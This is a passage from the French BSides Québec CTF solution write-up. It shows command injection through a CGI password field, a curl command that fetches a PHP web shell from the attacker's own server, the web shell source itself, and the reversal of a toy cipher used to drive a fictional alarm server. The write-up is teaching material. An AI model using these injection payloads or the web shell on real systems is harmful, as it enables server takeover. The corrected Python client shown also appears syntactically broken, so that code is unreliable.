En validant le résultat de votre attaque via LogStash, vous découvrez que celle-ci est fonctionnelle :

```
05/25 18:02:14 May 25 22:02:13 securicorp /usr/share/nginx/html/cgi/bgcheck.pl[12170]: error * :cf83e1357eefb8bdf15428
50d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d2877eec2f63b931bd47417a
81a538327af927da3e -
```

```
05/25 18:02:14 May 25 22:02:13 securicorp svx: YXBhY2hlCg==
```

Vous remarquez que le résultat de la commande est en base 64. La commande suivante vous permet donc d'obtenir l'utilisateur en clair :

```
~$ echo YXBhY2hlCg== | base64 -d
apache
```

Essayons maintenant de lister le contenu du répertoire où ce script s'exécute.

Modifions notre script python avec les informations suivantes :

```
payload = {'user': '', 'password': ';ls -al | logger', 'cmd': 'BSidesQuebec' }
```

Vous découvrez alors la présence d'un répertoire dans lequel vous pouvez écrire des fichiers : `./upload/`. Ce dossier est en réalité un lien symbolique vers `/var/www/html/upload/`

```
05/25 21:31:35 May 26 01:31:34 securicorp svx: -rw-r--r-- 1 root root 286 May 17 12:43 wanted
05/25 21:31:35 May 26 01:31:34 securicorp svx: lrwxrwxrwx 1 root root 20 May 26 01:25 upload -> /var/www/html/upload
05/25 21:31:35 May 26 01:31:34 securicorp svx: -rw-rw-rw- 1 root root 377 May 17 12:41 .project
05/25 21:31:35 May 26 01:31:34 securicorp svx: -rwxr-xr-x 1 root apache 3585 May 25 22:18 bgcheck.pl
05/25 21:31:35 May 26 01:31:34 securicorp svx: drwxr-xr-x 3 root root 4096 May 26 01:07 ..
05/25 21:31:35 May 26 01:31:34 securicorp svx: drwxr-xr-x 2 root root 4096 May 26 01:25 .
05/25 21:31:35 May 26 01:31:34 securicorp svx: total 20
```

Après un peu d'investigation, vous découvrez que ce répertoire correspond à www.securicorp.de/upload/.

C'est maintenant le moment d'y téléverser un petit shell web bien sympathique pour accéder librement au serveur. Modifions encore notre script python avec les lignes ci-dessous :

```
payload = {'user': '', 'password': ';curl
http://<votre serveur web>/shell.php -o ./upload/shell.php | logger',
'cmd': 'BSidesQuebec' }
```


Pour réaliser cet exploit, il vous faut une machine accessible depuis Internet ainsi qu'un fichier shell.php qui contient le code suivant :

```
<?php
ignore_user_abort(1);  set_time_limit(0); @system($_GET['c']);
?>
```

Très rapidement vous pouvez alors accéder au contenu du serveur. En effet en uploadant shell.php sur securicorp grâce à la commande curl lancée sur le serveur, vous pouvez maintenant faire exécuter au serveur toutes les commandes que le shell octroyé vous autorise. Par exemple, vous pouvez récupérer le drapeau avec la commande suivante :

```
www.securicorp.de/upload/shell.php?c=cat /home/flag.txt
```

> **You've got a flag (!)**

```
{FLAG}YmFua192YXVsdF9hY2Nlc3NfZW5hYmxlOiJZTk8xRUNLN01XUDdXUjlKOUpW
Cg==
```

```
bank_vault_access_enable: RYNO1ECK7MWP7WR9J9JV
```

Vous pouvez aussi intégrer une interface graphique qui vous permettra d'envoyer directement des commandes au serveur (c99.php, etc.). Ce sera l'équivalent d'avoir un shell distant sur la machine. De nombreux exemples sont disponibles sur Internet.

L'interface utilisée dans ce cas est entièrement en ligne de commande. Elle est disponible à l'adresse suivante : <http://github.com/svigneux/python-websh>

Ainsi, avec cette interface d'utilisation plus confortable vous pouvez chercher parmi les fichiers du serveur. Un dossier qui devrait attirer votre attention est /domotix/.

Regardons ce que contient ce dossier :

```
{200}apache:/domotix$ ls -al
total 44
drwxr-xr-x  7 root root 4096 May 26 02:37 .
dr-xr-xr-x. 24 root root 4096 May 26 02:37 ..
-rw-r--r--  1 root root   23 May 26 02:37 HEAD
drwxr-xr-x  2 root root 4096 May 26 02:37 branches
-rw-r--r--  1 root root   66 May 26 02:37 config
-rw-r--r--  1 root root   73 May 26 02:37 description
drwxr-xr-x  2 root root 4096 May 26 02:37 hooks
drwxr-xr-x  2 root root 4096 May 26 02:37 info
drwxr-xr-x 30 root root 4096 May 26 03:16 objects
-rw-r--r--  1 root root   85 May 26 02:37 packed-refs
drwxr-xr-x  4 root root 4096 May 26 02:37 refs
{200}apache:/domotix$
```


This is so awesome ;).

Ce dossier contient une base de repository git. Il vous est donc possible de cloner ce repo vers un répertoire temporaire comme /tmp.

```
{200}apache:/tmp$ git clone /domotix
Initialized empty Git repository in /tmp/domotix/.git/
{200}apache:/tmp$ cd domotix
{200}apache:/tmp/domotix$ ls -la
total 44
drwxr-xr-x  4 apache apache 4096 May 26 03:24 .
drwxrwxrwt. 7 root   root   4096 May 26 03:24 ..
-rw-r--r--  1 apache apache  46 May 26 03:24 .domotix_pass
-rw-r--r--  1 apache apache 138 May 26 03:24 .fwknoprc
drwxr-xr-x  8 apache apache 4096 May 26 03:24 .git
-rw-r--r--  1 apache apache 11859 May 26 03:24 Domotix.java
-rw-r--r--  1 apache apache 3966 May 26 03:24 DomotixWarrant.java
-rwxr-xr-x  1 apache apache 2479 May 26 03:24 clienttest.py
drwxr-xr-x  4 apache apache 4096 May 26 03:24 domotix
{200}apache:/tmp/domotix$ █
```

C'est alors dans /tmp/domotix/ que vous retrouverez le saint Graal... une invasion de code...

En analysant le contenu de ces fichiers, vous remarquerez que c'est le programme domotix pour la protection de la maison du gouverneur.

Vous êtes donc prêt pour la dernière étape : Attaquer The Governor.

2.7 The Governor, The Mansion (ou encore Jack Rackham pour les intimes)

Le chef de cette organisation criminelle est connu sous plusieurs pseudonymes. Il a su se forger une réputation d'homme froid et sans âme. Son coup de maître a été de détrôner Keyser Söze, criminel dont la cruauté et l'influence sont devenues mythiques parmi les forces de l'ordre et les criminels eux-mêmes, en le tuant de ses propres mains dans son sommeil. On raconte que personne ne l'a vu entrer, comme s'il s'était téléporté dans la demeure de Söze, et ce malgré le nombre paranoïaque de gardes du corps présents. Au final, The Governor les a tous décimés et a posté les photos de son exploit sur le facebook de la servante de Sozë afin de faire comprendre au monde du crime qui était le nouveau chef maintenant. Son surnom de Jack Rackam provient du trésor qu'il a amassé en prenant la place du précédent Lord du crime.

Depuis ce jour, être calife à la place du calife n'a fait que décupler sa soif de pouvoir et sa paranoïa. Il a donc équipé son domaine, dont la rumeur prétend qu'il est situé sur les coteaux d'Hollywood, par la meilleure firme de sécurité physique du monde : Securicorp. Leur système de programme centralisé permet de contrôler toutes les composantes de défense d'une maison. L'algorithme ultra sophistiqué et inconnu permet à Securicorp d'avoir un taux de pénétration de ses systèmes de l'ordre de 0.001% (un ancien employé était parti avec les codes d'un prototype et a pu passer le portail dans la maison témoin de la firme. Depuis, les autorités recherchent son corps).

Nous ne pouvons vous présenter l'architecture du serveur de The Governor car personne ne la connaît.

2.7.1 Vulnérabilité #1 : Domotix

Dans le dossier Domotix récupéré chez Securicorp, les deux fichiers suivant ont de l'importance : .fwknoprc et .domotix_pass.

Voici leur contenu :

```
{200}apache:/tmp/domotix$ cat .fwknoprc -mansion: ~ 83x46
[default]

[domotix]
SPA_SERVER      54.236.191.132
ACCESS          tcp/5412
KEY_FILE        /home/patrick/bsides/domotix/.domotix_pass
{200}apache:/tmp/domotix$ cat .domotix_pass
54.236.191.132:ijf1Ubl3ClVN8QrsHJTOzy90LfvkSN
{200}apache:/tmp/domotix$
```


Il semble bien que vous avez accès à un serveur socket sur ce port. Comment pourriez-vous y accéder sans trop vous casser la tête? Cherchons plus en détails dans les fichiers du repository git et consultons le fichier Domotix.java.

Si vous comprenez un peu le contenu de Domotix.java, alors vous devriez vous douter que c'est le code du serveur qui tourne sur The Governor.

Quelle information pouvez-vous y trouver ? Penchons-nous plus en détail sur ce code :

- Vous pouvez lire le mot de passe directement dans le code.

```
while (logged == false){
    message_e = S_message_e[i+j];
    reply = "";
    try {
        message_e[i+j] = (byte)((I_message_e + j) % 127);
        PrintStream out=new PrintStream(client.getOutputStream());
        out.print("Login: ");
        BufferedReader in=new BufferedReader (
            new InputStreamReader(client.getInputStream()));
        String str="";
        try {
            String clientResponse=in.readLine();
            if (clientResponse.equals("operator") ) {
                out.print("Password: ");
                clientResponse=in.readLine();
                if ( clientResponse.equals("DomotixCorp123") ) {
                    logged = true;
                }
            }
        } catch (Exception e) {
            out.print("Password: ");
            clientResponse=in.readLine();
            if ( clientResponse.equals("DomotixCorp123") ) {
                logged = true;
            }
        }
        return str;
    }
}
static String toHex(String(byte[] ba) {
```

- Les identifiants sont donc operator:DomotixCorp123

Si vous tentez à nouveau d'accéder au système, vous obtenez le résultat suivant :

```
Login: operator
Password: DomotixCorp123

1234567890123456
'(3456789::2345/:e"#Gsuvu}w+ms|6u!p#h%18() *+, - . ~
```

- La communication semble chiffrée...
- En suivant la trace de l'exécution du programme, vous remarquerez que la fonction de déchiffrement est appelée directement sur l'entrée reçue du client.

```
while(true) {
    try {
        reply = "";
        PrintStream out=new PrintStream(client.getOutputStream());
        BufferedReader in=new BufferedReader (
            new InputStreamReader(client.getInputStream()));
        String message=decrypt(in.readLine());
```

- Vous pouvez remarquer dans la fonction que ce « chiffrement » utilise des blocs de 16 bytes.
- Avec beaucoup de patience, du papier et un bon sens de l'observation, vous pouvez identifier les matrices de chiffrement suivantes :

```

public String encrypt (String message) {
    while ( message.getBytes().length % 16 != 0 )
        message = message + " ";
    byte[] B_message = message.getBytes();
    byte[] B_message_e = message.getBytes();
    for ( int i = 0; i < B_message.length; i=i+16 ) {
        B_message_e[i+0] = B_message[i+1];
        B_message_e[i+1] = B_message[i+9];
        B_message_e[i+2] = B_message[i+2];
        B_message_e[i+3] = B_message[i+10];
        B_message_e[i+4] = B_message[i+3];
        B_message_e[i+5] = B_message[i+11];
        B_message_e[i+6] = B_message[i+4];
        B_message_e[i+7] = B_message[i+12];
        B_message_e[i+8] = B_message[i+5];
        B_message_e[i+9] = B_message[i+13];
        B_message_e[i+10] = B_message[i+6];
        B_message_e[i+11] = B_message[i+14];
        B_message_e[i+12] = B_message[i+7];
        B_message_e[i+13] = B_message[i+15];
        B_message_e[i+14] = B_message[i+8];
        B_message_e[i+15] = B_message[i+0];
        for ( int j = 0; j<=15; j++) {
            int I_message_e = B_message_e[i+j];
            B_message_e[i+j] = (byte)((I_message_e + j) % 127);
        }
    }

    String str="";
    try {
        str = new String(B_message_e, "ascii");
    } catch ( Exception e) {}
    System.out.println("(E) =|" + message + "|==>|" + str + "|");
    return str;
}

```

Vous pouvez noter qu'en premier lieu, le code réalise une permutation.

Voici un tableau explicatif :

Org	1	9	2	10	3	11	4	12	5	13	6	14	7	15	8	0
Perm	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

Par la suite une translation est réalisée (*shift incrémental*).

Cela donne :

Org	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Trans	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12	+13	+14	+15

- Avec encore plus de patience, de papier et d'observation, vous pouvez identifier les matrices de déchiffrement suivantes :

```
public String decrypt (String message) {
    while ( message.getBytes().length % 16 != 0 )
        message = message + " ";
    byte[] B_message = message.getBytes();
    byte[] B_message_d = message.getBytes();
    for ( int i = 0; i < B_message.length; i=i+16 ) {
        for ( int j = 0; j<=15; j++) {
            int I_message_d = B_message_d[i+j];
            B_message_d[i+j] = (byte)((I_message_d - j) % 127);
        }
        B_message[i+0] = B_message_d[i+15] ;
        B_message[i+1] = B_message_d[i+0] ;
        B_message[i+2] = B_message_d[i+2] ;
        B_message[i+3] = B_message_d[i+4] ;
        B_message[i+4] = B_message_d[i+6] ;
        B_message[i+5] = B_message_d[i+8] ;
        B_message[i+6] = B_message_d[i+10] ;
        B_message[i+7] = B_message_d[i+12] ;
        B_message[i+8] = B_message_d[i+14] ;
        B_message[i+9] = B_message_d[i+1] ;
        B_message[i+10] = B_message_d[i+3] ;
        B_message[i+11] = B_message_d[i+5] ;
        B_message[i+12] = B_message_d[i+7] ;
        B_message[i+13] = B_message_d[i+9] ;
        B_message[i+14] = B_message_d[i+11] ;
        B_message[i+15] = B_message_d[i+13] ;
    }

    String str="";
    try {
        str = new String(B_message, "ascii");
    } catch ( Exception e) {}

    System.out.println("(D) " + message + " ==> " + str);
    return str;
}
```

La fonction de déchiffrement réalise en premier la translation (shift décrémental) :

ENC	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
trans	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-10	-11	-12	-13	-14	-15

Pour ensuite terminer par la permutation et récupérer le message original :

trans	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
clair	1	9	2	10	3	11	4	12	5	13	6	14	7	15	8	0

Ce qui peut se lire, le byte à la position 0 va à la position 1

Le byte à la position 1 va à la position 9, et ainsi de suite...

Heureusement, un client python est en développement pour interagir avec le serveur. Comme il n'a pas été mis à jour depuis la dernière révision de code, celui-ci n'est pas complètement fonctionnel.

Vous devez finaliser son développement pour arriver à vos fins. Vous devez donc comprendre son fonctionnement et ensuite introduire les bonnes translations dans la fonction de chiffrement.

Le code ci-dessous doit être modifié pour déchiffrer correctement le message :

```
def encrypt (m):
    while ( len(m) % 16 != 0):
        m += ' '
    n=""
    i=0
    while i < len(m):
        n += chr((int(m[i+1 ].encode('hex'),16)+1 )%127)
        n += chr((int(m[i+9 ].encode('hex'),16)+9 )%127)
        n += chr((int(m[i+2 ].encode('hex'),16)+2 )%127)
        n += chr((int(m[i+10].encode('hex'),16)+10)%127)
        n += chr((int(m[i+3 ].encode('hex'),16)+3 )%127)
        n += chr((int(m[i+11].encode('hex'),16)+11)%127)
        n += chr((int(m[i+4 ].encode('hex'),16)+4 )%127)
        n += chr((int(m[i+12].encode('hex'),16)+12)%127)
        n += chr((int(m[i+5 ].encode('hex'),16)+5 )%127)
        n += chr((int(m[i+13].encode('hex'),16)+13)%127)
        n += chr((int(m[i+6 ].encode('hex'),16)+6 )%127)
        n += chr((int(m[i+14].encode('hex'),16)+14)%127)
        n += chr((int(m[i+7 ].encode('hex'),16)+7 )%127)
        n += chr((int(m[i+15].encode('hex'),16)+15)%127)
        n += chr((int(m[i+8 ].encode('hex'),16)+8 )%127)
        n += chr((int(m[i+0 ].encode('hex'),16)+0 )%127)
        i = i + 16
    return n
```

Voici le code modifié :

```
def encrypt (m):
    while ( len(m) % 16 != 0):
        m += ' '
    n=""
    i=0
    while i < len(m):
        n += chr((int(m[i+1 ]).encode('hex'),16)+0 )%127)
        n += chr((int(m[i+9 ]).encode('hex'),16)+1 )%127)
        n += chr((int(m[i+2 ]).encode('hex'),16)+2 )%127)
        n += chr((int(m[i+10]).encode('hex'),16)+3 )%127)
        n += chr((int(m[i+3 ]).encode('hex'),16)+4 )%127)
        n += chr((int(m[i+11]).encode('hex'),16)+5 )%127)
        n += chr((int(m[i+4 ]).encode('hex'),16)+6 )%127)
        n += chr((int(m[i+12]).encode('hex'),16)+7 )%127)
        n += chr((int(m[i+5 ]).encode('hex'),16)+8 )%127)
        n += chr((int(m[i+13]).encode('hex'),16)+9 )%127)
        n += chr((int(m[i+6 ]).encode('hex'),16)+10)%127)
        n += chr((int(m[i+14]).encode('hex'),16)+11)%127)
        n += chr((int(m[i+7 ]).encode('hex'),16)+12)%127)
        n += chr((int(m[i+15]).encode('hex'),16)+13)%127)
        n += chr((int(m[i+8 ]).encode('hex'),16)+14)%127)
        n += chr((int(m[i+0 ]).encode('hex'),16)+15)%127)
        i = i + 16
    return n
```

Vous pouvez maintenant utiliser le client pour communiquer avec le serveur !

En effet, tout au long du concours vous avez récupéré des drapeaux. Ceux-ci vous seront maintenant utiles afin de récupérer le dernier drapeau qui vous fera gagner le concours.

Ces drapeaux correspondent à des preuves qui ont été présentées devant le juge... vous avez obtenu un mandat d'arrêt au nom du gouverneur et le SWAT attend votre confirmation avant de procéder à la perquisition des lieux.

Pour permettre leur travail, vous exécutez différentes commandes sur le serveur domotix. Ces commandes correspondent à différentes fonctionnalités du système d'alarme.

- Activation du mode « mandat »
- Ouverture des portes de la propriété du gouverneur
- Redirection du flux d'enregistrement des caméras vidéo
- Désactivation du système de ventilation
- Désactivation du système d'éclairage interne

- Déverrouillage de toutes les serrures de la propriété
- Activation de l'accès au coffre-fort du gouverneur

Les commandes suivantes doivent donc être ajoutées au client python pour activer les modes correspondant aux différents drapeaux trouvés (et finalement capturer le gouverneur):

```
do("WARRANT_MODE_ENABLE",s)
do("COURTYARD_GATES_OPEN_ENABLE JPYTDJR430JM8R58AYH5",s)
do("CAMERA_SYSTEM_REDIRECT_ENABLE XDMIJ44DKN8D0JGSCHKC",s)
do("INTERNAL_VENTILATION_SYSTEM_DISABLE S71Q7EDI1YNA9C710R70",s)
do("INTERNAL_LIGHTING_SYSTEM_DISABLE ST0HQSZVCE8LRCYHVVX0",s)
do("OVERRIDE_ENTRY_LOCKS_ENABLE PHFTSZFL312GI34J017Q",s)
do("BANK_VAULT_ACCESS_ENABLE RYN01ECK7MWP7WR9J9JV",s)
do("COMMIT",s)
```

N'oubliez pas qu'avant toute communication avec The Governor, vous devez réaliser le port knock pour ouvrir les ports du serveur !

Voici le résultat final :

```
svigneux@stille:~/bsides$ fwknop -n domotix -s && ./the_client.py
true
true
true
false
false
true
true

{FLAG}ew91X3dvbjpRSDZBR0pTRzdFwFFLN1UwM1FEVwo=
Commit done
```

> You've got a flag (!)

> You won (!!!)

Conclusion:

L'équipe du BSides Québec espère que vous avez apprécié ces jeux et que ce solutionnaire vous permettra d'apprendre différents concepts qui attiseront votre curiosité à propos des failles présentées.

Bien que les tests d'intrusion, le hacking et les CTFs sont couramment utilisés pour démontrer les vulnérabilités des systèmes... le développement sécuritaire demeure néanmoins la façon la plus efficace d'assurer la sécurité d'un système.

Les vulnérabilités informatiques sont ultimement causées que par des erreurs humaines... soyez prudent! ;-)

Nous tenons à noter que toutes allusions à Tintin, 99 Francs, The Usual Suspects, Iznogoud et d'autres bandes-dessinées ou films sont préméditées et présentes dans le seul but d'amener un peu d'humour à ce document technique et qui peut paraître complexe.

Si vous avez apprécié les jeux, cela nous fait plaisir. Si ce n'est pas le cas, faites nous parvenir un courriel à ctf@bsidesquebec.org...

Attendez le cru de l'année prochaine, car comme le bon vin, nous espérons que le BSides Québec se bonifiera avec le temps.

Bienvenue à BSides. Participez. Partagez.